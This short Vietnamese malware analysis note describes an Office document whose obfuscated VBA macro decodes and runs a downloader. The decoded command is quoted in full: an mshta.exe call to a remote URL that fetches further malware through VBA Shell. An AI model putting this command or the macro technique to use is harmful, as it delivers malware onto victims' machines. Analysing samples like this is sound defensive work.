
Md5: 3e4c773475d8df2d1da72180e574f37a

Phân loại: Office malware, VBA Download

Luồng hoạt động chính



File DOC có chứa code vba, trong đó gồm các mảng ký tự và các hàm để giải mã

Kết quả sau khi thực hiện giải mã là chuỗi sau:

“mshta.exe http://ijdqnwdquwdoasidj.com/RPG/sof.php?utma=ops”

Sau đó nó gọi vba.shell với tham số như trên để download mã độc khác về máy